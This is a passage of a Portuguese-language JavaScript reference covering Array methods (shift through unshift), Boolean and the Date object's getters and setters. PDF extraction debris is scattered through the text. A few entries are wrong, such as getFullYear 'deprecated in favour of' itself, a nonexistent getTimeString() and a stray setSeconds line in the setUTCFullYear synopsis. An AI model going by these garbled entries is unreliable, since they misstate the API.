shift() é semelhante a Array.pop(), exceto que opera no início de um array e não no final. shift() é frequentemente usado em conjunto com unshift().

Exemplo

```
var a = [1, [2,3], 4]
```

```
a.shift(); // Retorna 1; a = [[2,3], 4]
```

```
a.shift(); // Retorna [2,3]; a = [4]
```

Consulte também

Array.pop(), Array.unshift()

Referência de JavaScript básica 719

Array.slice()

retorna parte de um array

Sinopse

array.slice(início, fim)

Argumentos

início

*O índice do array no qual a fatia deve começar. Se for negativo, esse argumento especifica **Ja***

*uma posição medida a partir do fim do array. Isto é, -1 indica o último elemento, -2 indica o **v***

Ref

aS

erência de

cript básico

penúltimo elemento e assim por diante.

fim

a

O índice do array imediatamente após o fim da fatia. Se não for especificado, a fatia vai incluir todos os elementos do array, desde início até o fim dele. Se esse argumento for negativo, vai especificar um elemento do array medido a partir do fim do array.

Retorna

Um novo array contendo os elementos de array a partir do elemento especificado por início, até (mas não incluindo) o elemento especificado por fim.

Descrição

slice() retorna uma fatia (ou subarray) de array. O array retornado contém o elemento especificado por início e todos os elementos subsequentes, até (mas não incluindo) o elemento especificado por fim. Se

fim não for especificado, o array retornado vai conter todos os elementos desde o início até o fim de array.

Note que slice() não modifica o array. Se quiser remover uma fatia de um array, use Array.

splice().

Exemplo

```
var a = [1,2,3,4,5];
```

```
a.slice(0,3); //
```

Retorna

[1,2,3]

a.slice(3);

// Retorna [4,5]

a.slice(1,-1); //

Retorna

[2,3,4]

a.slice(-3,-2); // Retorna [3]; erro no IE 4: retorna [1,2,3]

Erros

início não pode ser um número negativo no Internet Explorer 4. Isso foi corrigido nas versões posteriores do IE.

Consulte também

Array.splice()

720 *Parte III Referência de JavaScript básica* **Array.some()**

ECMAScript 5

testa se um predicado é verdadeiro para qualquer elemento

Sinopse

array.some(predicado)

array.some(predicado, o)

Argumentos

predicado

Uma função predicado para testar elementos do array

o

O valor opcional de this para chamadas de predicado.

Retorna

true se predicado retorna true (ou um valor verdadeiro) para pelo menos um elemento de array ou false, se o predicado retorna false (ou um valor falso) para todo os elementos.

Descrição

O método some() testa se uma condição vale para pelo menos um elemento de um array. Ele itera pelos elementos de array, em ordem crescente, e

chama a função predicado especificada em cada elemento por sua vez. Se predicado retorna true (ou um valor que é convertido em true), some() interrompe o laço e retorna true imediatamente. Se toda chamada de predicado retorna false (ou um valor que é convertido em false), some() retorna false. Quando chamado em um array vazio, some() retorna false.

Esse método é muito parecido com every(). Consulte Array.every() e Array.forEach() para ver mais detalhes.

Exemplo

```
[1,2,3].some(function(x) { return x > 5; })
```

// => falso: nenhum elemento é > 5

```
[1,2,3].some(function(x) { return x > 2; })
```

// => verdadeiro: alguns elementos são

// > 3

```
[].some(function(x) { return true; });
```

// => falso: sempre falso para []

Consulte também

Array.every(), Array.filter(), Array.forEach()

Array.sort()

classifica os elementos de um array

Sinopse

```
array.sort()
```

```
array.sort( ordemclass )
```

Referência de JavaScript básica 721

Argumentos

ordemclass

Uma função opcional usada para especificar a ordem de classificação.

Retorna

Uma referência para o array. Note que o array é classificado no local e nenhuma cópia é feita.

Descrição

O método `sort()` classifica os elementos de array no local: nenhuma cópia do array é feita. Se `sort()` **Ja**

é chamado sem argumentos, os elementos do array são organizados em ordem alfabética (mais prev

Ref

aS

erência de

cisamente, na ordem determinada pela codificação de caractere). Para fazer isso, primeiramente os **cript básic**

elementos são convertidos em strings, se necessário, para que possam ser comparados.

Se quiser classificar os elementos do array em alguma outra ordem, forneça uma função de coma

paração que compare dois valores e retorne um número indicando sua ordem relativa. A função de comparação deve receber dois argumentos, *a* e *b*, e deve retornar uma das opções a seguir:

- Um valor menor do que zero se, de acordo com seus critérios de classificação, *a* for menor do que *b* e deve aparecer antes de *b* no array classificado.
- Zero, se *a* e *b* são equivalentes para os propósitos dessa classificação.
- Um valor maior do que zero, se *a* for maior do que *b* para os propósitos da classificação.

Note que elementos indefinidos de um array são sempre classificados no fim do array. Isso é verdade mesmo que você forneça uma função de

ordenação personalizada: valores indefinidos nunca são passados para o argumento `ordemclass` fornecido.

Exemplo

O código a seguir mostra como você poderia escrever uma função de comparação para classificar um array de números em ordem numérica, em vez de alfabética:

```
// Uma função de ordenação para uma classificação numérica
```

```
function numberorder(a, b) { return a - b; }
```

```
a = new Array(33, 4, 1111, 222);
```

```
a.sort();
```

```
// Classificação alfabética: 1111, 222, 33, 4
```

```
a.sort(numberorder); // Classificação numérica: 4, 33, 222, 1111
```

Array.splice()

insere, remove ou substitui elementos do array

Sinopse

`array.splice( início, contExcl, valor, ...)` **Argumentos**

início

O elemento do array no qual a inserção e/ou exclusão deve começar.

722 Parte III Referência de JavaScript básica contExcl

O número de elementos, começando em (e incluindo) *início*, a serem excluídos de array.

Especifique 0 para inserir elementos sem excluir nenhum.

valor, ...

Zero ou mais valores a serem inseridos em array, começando no índice especificado por *início*.

Retorna

Um array contendo os elementos, se houver, excluídos de array.

Descrição

splice() exclui zero ou mais elementos do array, começando com (e incluindo) o elemento início, e os substitui por zero ou mais valores especificados na lista de argumentos. Os elementos do array que aparecem após a inserção ou exclusão são movidos, conforme o necessário, para que permane-

çam adjacentes ao restante do array. Note que, ao contrário do método de nome parecido slice(), splice() modifica array diretamente.

Exemplo

O funcionamento de splice() é mais facilmente entendido por meio de um exemplo: var a = [1,2,3,4,5,6,7,8]

```
a.splice(1,2);
```

```
// Retorna [2,3]; a é [1,4]
```

```
a.splice(1,1);
```

```
// Retorna [4]; a é [1]
```

```
a.splice(1,0,2,3);
```

```
// Retorna []; a é [1 2 3]
```

Consulte também

Array.slice()

Array.toLocaleString()

converte um array em uma string localizada

Anula Object.toLocaleString()

Sinopse

array.toLocaleString()

Retorna

Uma representação de string localizada de array.

Lança

TypeError

Se esse método é chamado em um objeto que não é Array.

Descrição

O método `toLocaleString()` de um array retorna uma representação de string localizada de um array.

Ele faz isso chamando o método `toLocaleString()` de todos os elementos do array, concatenando então as strings resultantes, utilizando um caractere separador específico da localidade.

Referência de JavaScript básica 723

Consulte também

`Array.toString()`, `Object.toLocaleString()`

Array.toString()

converte um array em uma string

Anula `Object.toString()`

Sinopse

`array.toString()`

Jav Ref

aS

Retorna

erência de

cript básic

Uma representação de string de array.

a

Lança

TypeError

Se esse método é chamado em um objeto que não é Array.

Descrição

O método `toString()` de um array converte-o em uma string e retorna a string. Quando um array é usado em um contexto de string, JavaScript o converte automaticamente em uma string, chamando esse método. Contudo, em algumas ocasiões, talvez você queira chamar `toString()` explicitamente.

`toString()` converte um array em uma string, convertendo primeiramente cada elemento do array em strings (chamando seu método `toString()`). Quando cada elemento for convertido em uma string, `toString()` os apresenta na saída como uma lista separada com vírgulas. Esse valor de retorno é a mesma string que seria retornada pelo método `join()` sem argumentos.

Consulte também

`Array.toLocaleString()`, `Object.toString()`

`Array.unshift()`

insere elementos no início de um array

Sinopse

`array.unshift( valor, ...)`

Argumentos

valor, ...

Um ou mais valores que são inseridos no início de array.

Retorna

O novo comprimento do array.

724 Parte III Referência de JavaScript básica **Descrição**

`unshift()` insere seus argumentos no início de array, deslocando os elementos existentes para índices mais altos a fim de dar espaço. O primeiro argumento de `shift()` se torna o novo elemento 0 do array; o

segundo argumento, se houver, se torna o novo elemento 1 e assim por diante. Note que `unshift()` não cria um novo array; ele modifica array diretamente.

Exemplo

`unshift()` é frequentemente usado em conjunto com `shift()`. Por exemplo:
`var a = [];`

```
// a:[]
```

```
a.unshift(1);
```

```
// a:[1]
```

Retorna: 1

```
a.unshift(22);
```

```
// a:[22,1]
```

Retorna: 2

```
a.shift();
```

```
// a:[1]
```

Retorna: 22

```
a.unshift(33,[4,5]); // a:[33,[4,5],1] Retorna: 3
```

Consulte também

`Array.shift()`

Boolean

suporte para valores booleanos

Object → Boolean

Construtora

new Boolean(valor)

// Função construtora

Boolean(valor)

// Função de conversão

Argumentos

valor

O valor a ser mantido pelo objeto Boolean ou a ser convertido em um valor booleano.

Retorna

Quando chamado como construtora com o operador new, Boolean() converte seu argumento em um valor booleano e retorna um objeto Boolean contendo esse valor. Quando chamado como função, sem o operador new, Boolean() simplesmente converte seu argumento em um valor booleano primitivo e retorna esse valor.

Os valores 0, NaN, null, a string vazia "" e o valor undefined são todos convertidos em false. Todos os outros valores primitivos, exceto false (mas incluindo a string “false”), e todos os objetos e arrays são convertidos em true.

Métodos

toString()

Retorna “true” ou “false”, dependendo do valor booleano representado pelo objeto Boolean.

Referência de JavaScript básica 725

valueOf()

Retorna o valor booleano primitivo contido no objeto Boolean.

Descrição

Os valores booleanos são um tipo de dados fundamental em JavaScript. O objeto Boolean é um objeto empacotador em torno do valor booleano. Esse tipo de objeto Boolean existe principalmente para fornecer um método toString() para converter valores booleanos em strings. Quando o método toString() é chamado para converter um valor booleano em uma string (e ele é chamado implicitamente muitas vezes por JavaScript), JavaScript converte internamente o valor booleano em um objeto Boolean transiente no qual o método pode ser chamado.

Jav Ref

aS

erência de

cript básic

Consulte também

Object

a

Boolean.toString()

converte um valor booleano em uma string

Anula Object.toString()

Sinopse

b.toString()

Retorna

A string “true” ou “false”, dependendo do valor do número booleano primitivo ou do objeto Boolean b.

Lança

TypeError

Se esse método é chamado em um objeto que não é Boolean.

Boolean.valueOf()

o valor booleano de um objeto Boolean

Anula Object.valueOf()

Sinopse

b.valueOf()

Retorna

O número booleano primitivo mantido pelo objeto Boolean b.

Lança

TypeError

Se esse método é chamado em um objeto que não é Boolean.

726 *Parte III Referência de JavaScript básica* **Date**

manipula datas e horas

Object → Date

Construtora

new Date()

new Date(milissegundos)

new Date(stringdata)

new Date(ano, mês, dia, horas, minutos, segundos, ms) Sem argumentos, a construtora *Date()* cria um objeto *Date* configurado com a data e hora atuais.

Quando é passado um argumento numérico, ele é aceito como a representação numérica interna da data, em milissegundos, conforme retornado pelo método getTime(). Quando é passado um argumento de string, é uma representação de string de uma data, no formato aceito pelo método Date.

parse(). Caso contrário, a construtora recebe entre dois e sete argumentos numéricos especificando os campos individuais da data e hora. Todos os argumentos, menos os dois primeiros – os campos de ano e mês – são opcionais. Note que esses campos de data e hora são especificados usando-se a hora local e não UTC (Coordinated Universal Time) – que é similar a GMT [Greenwich Mean Time].

Consulte o método estático Date.UTC() para ver uma alternativa.

Date() também pode ser chamado como uma função, sem o operador new. Quando chamado dessa maneira, Date() ignora qualquer argumento passado a ele e retorna uma representação de string da data e hora atuais.

Argumentos

milissegundos

O número de milissegundos entre a data desejada e a meia-noite de 1º de janeiro de 1970

(UTC). Por exemplo, passar o argumento 5000 cria uma data que representa cinco segundos após a meia-noite de 1/1/70.

stringdata

Um único argumento especificando a data e, opcionalmente, a hora como uma string. A string deve estar em um formato aceito por `Date.parse()`.

ano

O ano, no formato de quatro dígitos. Por exemplo, especifique 2001 para o ano 2001. Por compatibilidade com implementações anteriores de JavaScript, se esse argumento estiver entre 0 e 99, 1900 será adicionado a ele.

mês

O mês, especificado como um inteiro de 0 (janeiro) a 11 (dezembro).

dia

O dia do mês, especificado como um inteiro de 1 a 31. Note que esse argumento usa 1 como menor valor, enquanto outros argumentos usam 0. Opcional.

horas

A hora, especificada como um inteiro de 0 (meia-noite) a 23 (11 p.m.). Opcional.

minutos

Os minutos na hora, especificados como um inteiro de 0 a 59. Opcional.

Referência de JavaScript básica 727

segundos

Os segundos no minuto, especificados como um inteiro de 0 a 59. Opcional.

ms

Os milissegundos no segundo, especificados como um inteiro de 0 a 999. Opcional.

Métodos

O objeto `Date` não tem propriedades que possam ser lidas e gravadas diretamente; em vez disso, todo acesso aos valores de data e hora é feito por meio de métodos. A maioria dos métodos do objeto `Date` aparece em duas formas: uma que funciona usando hora local e uma que funciona

usando hora **Ja**

universal (UTC ou GMT). Se um método tem “UTC” em seu nome, ele funciona usando hora **v**

Ref

aS

erência de

universal. Esses pares de métodos estão listados juntos a seguir. Por exemplo, a listagem de `get[UTC]`

cript básico

`Day()` se refere aos métodos `getDay()` e `getUTCDay()`.

Os métodos `Date` só podem ser chamados em objetos `Date` e lançam um `TypeError` se você tenta **a**

chamá-los em qualquer outro tipo de objeto:

`get[UTC]Date()`

Retorna o dia do mês de um objeto `Date`, em hora local ou universal.

`get[UTC]Day()`

Retorna o dia da semana de um objeto `Date`, em hora local ou universal.

`get[UTC]FullYear()`

Retorna o ano da data na forma de quatro dígitos completa, em hora local ou universal.

`get[UTC]Hours()`

Retorna o campo de horas de um objeto `Date`, em hora local ou universal.

`get[UTC]Milliseconds()`

Retorna o campo de milissegundos de um objeto `Date`, em hora local ou universal.

`get[UTC]Minutes()`

Retorna o campo de minutos de um objeto `Date`, em hora local ou

universal.

get[UTC]Month()

Retorna o campo de mês de um objeto Date, em hora local ou universal.

get[UTC]Seconds()

Retorna o campo de segundos de um objeto Date, em hora local ou universal.

getTime()

Retorna representação de milissegundos interna de um objeto Date. Note que esse valor é independente do fuso horário e, portanto, não existe um método getUTCTime() separado.

getTimezoneOffset()

Retorna a diferença, em minutos, entre as representações local e UTC dessa data. Note que o valor retornado depende de o horário de verão estar em vigor na data especificada.

getFullYear()

Retorna o campo de ano de um objeto Date. Desaprovado em favor de getFullYear().

728 *Parte III Referência de JavaScript básica set[UTC]Date()*

Configura o campo de dia do mês da data, usando hora local ou universal.

set[UTC]FullYear()

Configura o campo de ano (e opcionalmente mês e dia) da data, usando hora local ou universal.

set[UTC]Hours()

Configura o campo de hora (e opcionalmente os campos de minutos, segundos e milissegundos) da data, usando hora local ou universal.

set[UTC]Milliseconds()

Configura o campo de milissegundos de uma data, usando hora local ou universal.

`set[UTC]Minutes()`

Configura o campo de minutos (e opcionalmente os campos de segundos e milissegundos) de uma data, usando hora local ou universal.

`set[UTC]Month()`

Configura o campo de mês (e opcionalmente o dia do mês) de uma data, usando hora local ou universal.

`set[UTC]Seconds()`

Configura o campo de segundos (e opcionalmente o campo de milissegundos) de uma data, usando hora local ou universal.

`setTime()`

Configura os campos de um objeto Date usando o formato de milissegundos.

`setYear()`

Configura o campo de ano de um objeto Date. Desaprovado em favor de `setFullYear()`.

`toDateString()`

Retorna uma string representando a parte da data da data, expressa no fuso horário local.

`toGMTString()`

Converte um objeto Date em uma string, usando o fuso horário GMT. Desaprovado em favor de `toUTCString()`.

`toISOString()`

Converte um objeto Date em uma string, usando o formato de data/hora ISO8601 combinado e UTC.

`toJSON()`

JSON serializa um objeto Date, usando `toISOString()`.

`toLocaleDateString()`

Retorna uma string representando a parte da data, expressa no fuso

horário local, usando as convenções locais de formatação de data.

toLocaleString()

Converte um objeto Date em uma string, usando o fuso horário local e as convenções de formatação locais de data.

Referência de JavaScript básica 729

toLocaleTimeString()

Retorna uma string representando a parte da hora da data, expressa no fuso horário local, usando as convenções de formatação locais de hora.

toString()

Converte um objeto Date em uma string usando o fuso horário local.

getTimeString()

Retorna uma string representando a parte da hora da data, expressa no fuso horário local.

toUTCString()

Converte um objeto Date em uma string, usando hora universal.

Jav Ref

aS

valueOf()

erência de

cript básic

Converte um objeto Date em seu formato interno de milissegundos.

a

Métodos estáticos

Além dos muitos métodos de instância listados anteriormente, o objeto Date também define três métodos estáticos. Esses métodos são chamados por meio da própria construtora Date() e não dos objetos Date individuais:

Date.now()

Retorna a hora atual, como milissegundos desde a época.

Date.parse()

Analisa uma representação de string de uma data e hora e retorna a representação interna dessa data em milissegundos.

Date.UTC()

Retorna a representação da data e hora UTC especificadas em milissegundos.

Descrição

O objeto Date é um tipo de dados interno da linguagem JavaScript. Os objetos Date são criados com a sintaxe de new Date() mostrada anteriormente.

Uma vez criado um objeto Date, vários métodos permitem operar nele. A maioria dos métodos simplesmente permite obter e configurar os campos de ano, mês, dia, hora, minuto, segundo e milissegundos do objeto, usando hora local ou UTC (universal, ou GMT). O método toString() e suas variantes convertem datas em strings legíveis por seres humanos. getTime() e setTime() convertem para (e da) representação interna do objeto Date – o número de milissegundos desde a meia-noite (GMT) de 1º de janeiro de 1970. Nesse formato de milissegundos padrão, a data e a hora são representadas por um único inteiro, o que torna a aritmética com datas especialmente fácil. O padrão ECMAScript exige que o objeto Date possa representar qualquer data e hora, com precisão de milissegundos, no período de 100 milhões de dias antes ou depois de 1/1/1970. Esse é um intervalo de mais ou menos 273.785 anos, de modo que o clock de JavaScript não vai “estourar a data” até o ano 275755.

730 Parte III Referência de JavaScript básica Exemplos

Quando um objeto Date é criado, existem vários métodos que podem ser usados para operar nele: d = new Date();

// Obtém a data e hora atuais

document.write("Today is: " + d.toLocaleDateString() + ' '); // Exibe a

```
data document.write("The time is: " + d.toLocaleTimeString());
```

```
// Exibe a hora
```

```
var dayOfWeek = d.getDay();
```

```
// Qual é o dia da semana?
```

```
var weekend = (dayOfWeek == 0) || (dayOfWeek == 6);
```

```
// É um fim de semana?
```

Outro uso comum do objeto *Date* é na subtração das representações de milissegundos da hora atual de alguma outra hora para determinar a diferença entre as duas. O exemplo do lado do cliente a seguir mostra dois usos assim:

```
<script language="JavaScript">
```

```
today = new Date();
```

```
// Toma nota da data de hoje
```

```
christmas = new Date();
```

```
// Obtém uma data com o ano atual
```

```
christmas.setMonth(11);
```

```
// Configura o mês como dezembro...
```

```
christmas.setDate(25);
```

```
// e o dia como o 25º
```

```
// Se o Natal ainda não passou, calcula o número de
```

```
// milissegundos entre agora e o Natal, converte isso
```

```
// em um número de dias e imprime uma mensagem
```



```
if (today.getTime() < christmas.getTime()) {
```

```
    difference = christmas.getTime() - today.getTime();
```

```
    difference = Math.floor(difference / (1000 * 60 * 60 * 24));
```

```
    document.write('Only ' + difference + ' days until Christmas!<p>');
```

```
}
```

```
</script>
```

```
// ... restante do documento HTML aqui ...
```

```
<script language="JavaScript">
```

```
// Aqui, usamos objetos Date para cronometragem
```

```
// Dividimos por 1000 para converter milissegundos em segundos
```

```
now = new Date();
```

```
document.write('<p>It took ' +
```

```
(now.getTime()-today.getTime())/1000
```

```
    +
```

```
'seconds to load this page.');
```

```
</script>
```

Consulte também

`Date.parse()`, `Date.UTC()`

`Date.getDate()`

retorna o campo de dia do mês de um objeto `Date`

Sinopse

data.getDate()

Retorna

O dia do mês do objeto *Date* *data* especificado, usando hora local. Os valores de retorno estão entre 1 e 31.

Referência de JavaScript básica 731

Date.getDay()

retorna o campo de dia da semana de um objeto *Date*

Sinopse

data.getDay()

Retorna

O dia da semana do objeto *Date* *data* especificado, usando hora local. Os valores de retorno estão entre 0 (domingo) e 6 (sábado).

Jav Ref

aS

erência de

cript básic

Date.getFullYear()

retorna o campo de ano de um objeto *Date*

a

Sinopse

data.getFullYear()

Retorna

O ano resultante quando *data* é expresso na hora local. O valor de retorno é um ano completo de quatro dígitos, incluindo o século, e não uma abreviação de dois dígitos.

Date.getHours()

retorna o campo de horas de um objeto Date

Sinopse

data.getHours()

Retorna

O campo de horas, expresso na hora local, do objeto Date data especificado. Os valores de retorno estão entre 0 (meia-noite) e 23 (11 p.m.).

Date.getMilliseconds()

retorna o campo de milissegundos de um objeto Date

Sinopse

data.getMilliseconds()

Retorna

O campo de milissegundos de data, expresso na hora local.

732 Parte III Referência de JavaScript básica Date.getMinutes()

retorna o campo de minutos de um objeto Date

Sinopse

data.getMinutes()

Retorna

O campo de minutos, expresso na hora local, do objeto Date data especificado. Os valores de retorno estão entre 0 e 59.

Date.getMonth()

retorna o campo de mês de um objeto Date

Sinopse

data.getMonth()

Retorna

O campo de mês, expresso na hora local, do objeto Date data especificado.

Os valores de retorno estão entre 0 (janeiro) e 11 (dezembro).

Date.getSeconds()

retorna o campo de segundos de um objeto Date

Sinopse

`data.getSeconds()`

Retorna

O campo de segundos, expresso na hora local, do objeto Date data especificado. Os valores de retorno estão entre 0 e 59.

Date.getTime()

retorna um objeto Date em milissegundos

Sinopse

`data.getTime()`

Retorna

A representação em milissegundos do objeto Date data especificado – isto é, o número de milissegundos entre meia-noite (GMT) de 1/1/1970 e a data e hora especificadas por data.

Referência de JavaScript básica **733**

Descrição

`getTime()` converte uma data e hora em um único inteiro. Isso é útil quando se quer comparar dois objetos Date ou determinar o tempo decorrido entre duas datas. Note que a representação em milissegundos de uma data é independente do fuso horário, de modo que não há um método `getUTCTime()` além desse. Não confunda esse método `getTime()` com os métodos `getDay()` e `getDate()`, que retornam o dia da semana e o dia do mês, respectivamente.

`Date.parse()` e `Date.UTC()` permitem converter uma especificação de data e hora em uma representação em milissegundos sem a sobrecarga de primeiro criar um objeto Date.

Ja

Consulte também

v

Ref

aS

erência de

cript básico

Date, *Date.parse()*, *Date.setTime()*, *Date.UTC()*

a

Date.getTimezoneOffset()

determina o deslocamento em relação a GMT

Sinopse

data.getTimezoneOffset()

Retorna

A diferença, em minutos, entre a hora GMT e a local.

Descrição

getTimezoneOffset() retorna a diferença no número de minutos entre a hora GMT ou UTC e a hora local. Na verdade, essa função informa em qual fuso horário o código JavaScript está sendo executado e se o horário de verão está (ou estaria) em vigor ou não na data especificada.

O valor de retorno é medido em minutos, em vez de horas, pois alguns países têm fusos horários em intervalos que não são de hora cheia.

Date.getUTCDate()

retorna o campo de dia do mês de um objeto Date (hora universal)

Sinopse

data.getUTCDate()

Retorna

O dia do mês (um valor entre 1 e 31) resultante quando data é expressa

na hora universal.

734 Parte III Referência de JavaScript básica **Date.getUTCDay()**

retorna o campo de dia da semana de um objeto Date (hora universal)

Sinopse

`data.getUTCDay()`

Retorna

O dia da semana resultante quando data é expressa em hora universal. Os valores de retorno estão entre 0 (domingo) e 6 (sábado).

Date.getUTCFullYear()

retorna o campo de ano de um objeto Date (hora universal)

Sinopse

`data.getUTCFullYear()`

Retorna

O ano resultante quando data é expressa em hora universal. O valor de retorno é um ano completo de quatro dígitos e não uma abreviação de dois dígitos.

Date.getUTCHours()

retorna o campo de horas de um objeto Date (hora universal)

Sinopse

`data.getUTCHours()`

Retorna

O campo de horas de data, expresso em hora universal. O valor de retorno é um inteiro entre 0

(meia-noite) e 23 (11 p.m.).

Date.getUTCMilliseconds()

retorna o campo de milissegundos de um objeto Date (hora universal)

Sinopse

`data.getUTCMilliseconds()`

Retorna

O campo de milissegundos de *data*, expresso em hora universal.

Referência de JavaScript básica 735

Date.getUTCMinutes()

retorna o campo de minutos de um objeto *Date* (hora universal)

Sinopse

`data.getUTCMinutes()`

Retorna

O campo de minutos de *data*, expresso em hora universal. O valor de retorno é um inteiro entre 0

e 59.

Jav Ref

aS

erência de

cript básic

Date.getUTCMonth()

retorna o campo de mês do ano de um objeto *Date* (hora universal) a

Sinopse

`data.getUTCMonth()`

Retorna

O mês do ano resultante quando *data* é expressa em hora universal. O valor de retorno é um inteiro entre 0 (janeiro) e 11 (dezembro). Note que o objeto *Date* representa o primeiro dia do mês como 1, mas representa o primeiro mês do ano como 0.

Date.getUTCSeconds()

retorna o campo de segundos de um objeto Date (hora universal)

Sinopse

`data.getUTCSeconds()`

Retorna

O campo de segundos de data, expresso em hora universal. O valor de retorno é um inteiro entre 0

e 59.

Date.getYear()

desaprovado

retorna o campo de ano de um objeto Date

Sinopse

`data.getYear()`

Retorna

O campo de ano do objeto Date data especificado, menos 1900.

736 Parte III Referência de JavaScript básica Descrição

getYear() retorna o campo de ano de um objeto Date especificado, menos 1900. Conforme ECMAScript v3, não é obrigatório a estar de acordo com as implementações de JavaScript; em vez disso, use getFullYear().

Date.now()

ECMAScript 5

retorna a hora atual, em milissegundos

Sinopse

`Date.now()`

Retorna

A hora atual, em milissegundos, a partir de meia-noite GMT de 1º de janeiro de 1970.

Descrição

Antes de ECMAScript 5, você podia implementar esse método como segue:

```
Date.now = function() { return (new Date()).getTime(); }
```

Consulte também

`Date`, `Date.getTime()`

Date.parse()

analisa uma string de data/hora

Sinopse

`Date.parse( data )`

Argumentos

`data`

Uma string contendo a data e hora a serem analisadas.

Retorna

O número de milissegundos entre a data e hora especificadas e a meia-noite GMT de 1º de janeiro de 1970.

Descrição

`Date.parse()` é um método estático de `Date`. Ele analisa a data especificada por seu argumento de string e a retorna como o número de milissegundos desde a época. Esse valor de retorno pode ser usado diretamente, usado para criar um novo objeto `Date` ou usado para configurar a data em um objeto `Date` já existente com `Date.setTime()`.

Referência de JavaScript básica **737**

ECMAScript 5 exige que esse método seja capaz de analisar strings retornadas pelo método `Date`.

`toISOString()`. Em ECMAScript 5 e anteriores, esse método também é obrigado a analisar as strings dependentes da implementação retornadas pelos métodos `toUTCString()` e `toString()`.

Consulte também

Date, Date.setTime(), Date.toISOString(), Date.toString()

Date.setDate()

configura o campo de dia do mês de um objeto Date

Jav Ref

aS

erência de

cript básic

Sinopse

data.setDate(dia_do_mês)

a

Argumentos

dia_do_mês

Um inteiro entre 1 e 31 que é utilizado como o novo valor (na hora local) do campo de dia do mês de data.

Retorna

A representação, em milissegundos, da data ajustada. Antes da padronização ECMAScript, esse método não retornava nada.

Date.setFullYear()

configura o campo de ano e, opcionalmente, os campos de mês e data de um objeto Date ***Sinopse***

data.setFullYear(ano)

data.setFullYear(ano, mês)

data.setFullYear(ano, mês, dia)

Argumentos

ano

O ano a ser configurado em data, expresso na hora local. Esse argumento

deve ser um inteiro que inclua o século, como 1999; não deve ser uma abreviação, como 99.

mês

Um inteiro opcional entre 0 e 11, usado como o novo valor (na hora local) do campo de mês de data.

dia

Um inteiro opcional entre 1 e 31, usado como o novo valor (na hora local) do campo de dia do mês de data.

738 Parte III Referência de JavaScript básica Retorna

A representação interna, em milissegundos, da data ajustada.

Date.setHours()

configura os campos de horas, minutos, segundos e milissegundos de um objeto Date **Sinopse**

`data.setHours( horas)`

`data.setHours( horas, minutos)`

`data.setHours( horas, minutos, segundos)` `data.setHours( horas, minutos, segundos, miliss)` **Argumentos**

horas

Um inteiro entre 0 (meia-noite) e 23 (11 p.m.), hora local, que é configurado como o novo valor de horas de data.

minutos

Um inteiro opcional, entre 0 e 59, usado como o novo valor (na hora local) do campo de minutos de data. Esse argumento não era suportado antes da padronização ECMAScript.

segundos

Um inteiro opcional, entre 0 e 59, usado como o novo valor (na hora local) do campo de segundos de data. Esse argumento não era suportado antes da padronização ECMAScript.

miliss

Um inteiro opcional, entre 0 e 999, usado como o novo valor (na hora local) do campo de milissegundos de data. Esse argumento não era suportado antes da padronização ECMAScript.

Retorna

A representação, em milissegundos, da data ajustada. Antes da padronização ECMAScript, esse método não retornava nada.

Date.setMilliseconds()

configura o campo de milissegundos de um objeto Date

Sinopse

data.setMilliseconds(miliss)

Argumentos

miliss

O campo milissegundos a ser configurado em data, expresso na hora local. Esse argumento deve ser um inteiro entre 0 e 999.

Referência de JavaScript básica 739

Retorna

A representação, em milissegundos, da data ajustada.

Date.setMinutes()

configura os campos de minutos, segundos e milissegundos de um objeto Date **Sinopse**

data.setMinutes(minutos)

data.setMinutes(minutos, segundos)

Jav Ref

data.setMinutes(minutos, segundos, miliss) **aS**

erência de

cript básic

Argumentos

minutos

a

Um inteiro entre 0 e 59 configurado como o valor em minutos (na hora local) do objeto Date data.

segundos

Um inteiro opcional, entre 0 e 59, usado como o novo valor (na hora local) do campo de segundos de data. Esse argumento não era suportado antes da padronização ECMAScript.

miliss

Um inteiro opcional, entre 0 e 999, usado como o novo valor (na hora local) do campo de milissegundos de data. Esse argumento não era suportado antes da padronização ECMAScript.

Retorna

A representação, em milissegundos, da data ajustada. Antes da padronização ECMAScript, esse método não retornava nada.

Date.setMonth()

configura os campos de mês e dia de um objeto Date

Sinopse

data.setMonth(mês)

data.setMonth(mês, dia)

Argumentos

mês

Um inteiro entre 0 (janeiro) e 11 (dezembro) configurado como o valor do mês (na hora local) do objeto Date data. Note que os meses são numerados a partir de 0, enquanto os dias dentro do mês são numerados a partir de 1.

dia

Um inteiro opcional entre 1 e 31 usado como o novo valor (na hora local) do campo de dia do mês de data. Esse argumento não era suportado antes

da padronização ECMAScript.

740 Parte III Referência de JavaScript básica **Retorna**

A representação, em milissegundos, da data ajustada. Antes da padronização ECMAScript, esse método não retornava nada.

Date.setSeconds()

configura os campos de segundos e milissegundos de um objeto Date
Sinopse

data.setSeconds(segundos)

data.setSeconds(segundos, miliss)

Argumentos

segundos

Um inteiro entre 0 e 59 configurado como o valor dos segundos do objeto Date data.

miliss

Um inteiro opcional, entre 0 e 999, usado como o novo valor (na hora local) do campo de milissegundos de data. Esse argumento não era suportado antes da padronização ECMAScript.

Retorna

A representação, em milissegundos, da data ajustada. Antes da padronização ECMAScript, esse método não retornava nada.

Date.setTime()

configura um objeto Date em milissegundos

Sinopse

data.setTime(milissegundos)

Argumentos

milissegundos

O número de milissegundos entre a data e hora desejadas e a meia-noite GMT de 1º de janeiro de 1970. Um valor em milissegundos desse tipo

também pode ser passado para a construtora `Date()` e pode ser obtido chamando-se os métodos `Date.UTC()` e `Date.parse()`. Representar uma data nesse formato de milissegundos a torna independente do fuso horário.

Retorna

O argumento milissegundos. Antes da padronização ECMAScript, esse método não retornava nada.

`Date.setUTCDate()`

configura o campo de dia do mês de um objeto `Date` (hora universal)

Referência de JavaScript básica **741**

Sinopse

`data.setUTCDate( dia_do_mês )`

Argumentos

`dia_do_mês`

O dia do mês a ser configurado em `data`, expresso em hora universal. Esse argumento deve ser um inteiro entre 1 e 31.

Retorna

A representação em milissegundos interna da data ajustada.

Jav Ref

aS

erência de

cript básic

`Date.setUTCFullYear()`

a

configura os campos de ano, mês e dia de um objeto `Date` (hora universal)

Sinopse

`data.setUTCFullYear( ano )`

`data.setSeconds( segundos, miliss )`

data.setUTCFullYear(ano, mês, dia) **Argumentos**

ano

O ano, expresso em hora universal, a ser configurado em *data*. Esse argumento deve ser um inteiro que inclua o século, como 1999, e não uma abreviação, como 99.

mês

Um inteiro opcional entre 0 e 11 usado como o novo valor (em hora universal) do campo de mês de *data*. Note que os meses são numerados a partir de 0, enquanto os dias dentro do mês são numerados a partir de 1.

dia

Um inteiro opcional entre 1 e 31 usado como o novo valor (em hora universal) do campo de dia do mês de *data*.

Retorna

A representação interna da data ajustada em milissegundos.

Date.setUTCHours()

